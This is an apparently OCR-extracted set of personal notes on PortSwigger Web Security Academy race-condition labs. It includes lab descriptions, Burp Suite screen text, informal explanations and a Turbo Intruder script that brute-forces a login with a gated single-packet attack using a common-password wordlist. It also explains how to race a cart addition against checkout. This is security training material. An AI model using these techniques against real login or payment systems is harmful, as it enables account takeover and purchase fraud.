
Race Condition


Lab: Limit overrun race conditions

This lab's purchasing flow contains a race condition that enables you to purchase items for an unintended price.

To solve the lab, successfully purchase a **Lightweight L33t Leather Jacket**.

You can log in to your account with the following credentials: `wiener:peter`.





Lab: Bypassing rate limits via race conditions

This lab's login mechanism uses rate limiting to defend against brute-force attacks. However, this can be bypassed due to a race condition.


To solve the lab:


1. Work out how to exploit the race condition to bypass the rate limit.
2. Successfully brute-force the password for the user `carlos`.
3. Log in and access the admin panel.
4. Delete the user `carlos`.


You can log in to your account with the following credentials: `wiener:peter`.


```
123123
abc123
football
monkey
letmein
shadow
master
666666
```

qwertyuiop
123321
mustang
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000




Send
Cancel
Target: https://0ae50037045885c9804f17a700c50031.web-security-academy.net
Request
Pretty
Raw
Hex
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
Content-Type: application/x-www-
Content-Length: 67
Origin:
https://0ae50037045885c9804f17
ty-academy.net
Referer:
https://0ae50037045885c9804f17a7
ty-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
csrf=fpedi2b2nyAtY2OcV57O3CrFp2Z
carlos&password=test
Search
Ready
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Extensions
Turbo Intruder
Send to turbo intruder
Engagement tools
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Inspector
Selection
Selected text
test
Decoded from:
Select
test
Cancel
Apply
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers


Pretty
Raw
Hex
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
csrf=fpedi2b2nyAtY2OcV57O3CrFp2ZY3IAZ&username=carlos&password=%s
Search
0 highlights
Last code used
Choose scripts dir
Save
def queueRequests(target, wordlists):
# as the target supports HTTP/2, use engine=Engine.BURP2 and concurrentConnections=1 for a single-packet attack
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
# assign the list of candidate passwords from your clipboard
passwords = wordlists.clipboard
# queue a login request using each password from the wordlist
# the 'gate' argument withholds the final part of each request until engine.openGate() is invoked
for password in passwords:
engine.queue(target.req, password, gate='1')
# once every request has been queued
# invoke engine.openGate() to send all requests in the given gate simultaneously
engine.openGate('1')
def handleResponse(req, interesting):
table.add(req)
Attack




while starting the attack make sure that you have copied that password

Lab: Multi-endpoint race conditions


This lab's purchasing flow contains a race condition that enables you to purchase items for an unintended price.

To solve the lab, successfully purchase a **Lightweight L33t Leather Jacket**.

You can log into your account with the following credentials: `wiener:peter`.



this is to add the product in cart consider this as request 1




this is the second request this requre lesser time that first request

its cheaking that you have enough money or not

once you have then it proced

so

first we added the magic card produt which is 10 $ price in the card



in the cart we have only one product magic card

now we want to make two reqest at same time

one is for add leadher jacket and another one is for checkout

once cheking is done and in that fraction of second we added the another product leadher jacket

so it is not goint to check again infact it will direct proced thinking ye price is 10$ for magic card

Lab: Single-endpoint race conditions

This lab's email change feature contains a race condition that enables you to associate an arbitrary email address with your account.

Someone with the address `carlos@ginandjuice.shop` has a pending invite to be an administrator for the site, but they have not yet created an account. Therefore, any user who successfully claims this address will automatically inherit admin privileges.


To solve the lab:


1. Identify a race condition that lets you claim an arbitrary email address.
2. Change your email address to `carlos@ginandjuice.shop`.


3. Access the admin panel.
4. Delete the user `carlos`

You can log in to your own account with the following credentials: `wiener:peter`.

You also have access to an email client, where you can view all emails sent to `@exploit-<YOUR-EXPLOIT-SERVER-ID>.exploit-server.net` addresses.







we got the the email of that carlos in our inbox

Lab: Exploiting time-sensitive vulnerabilities

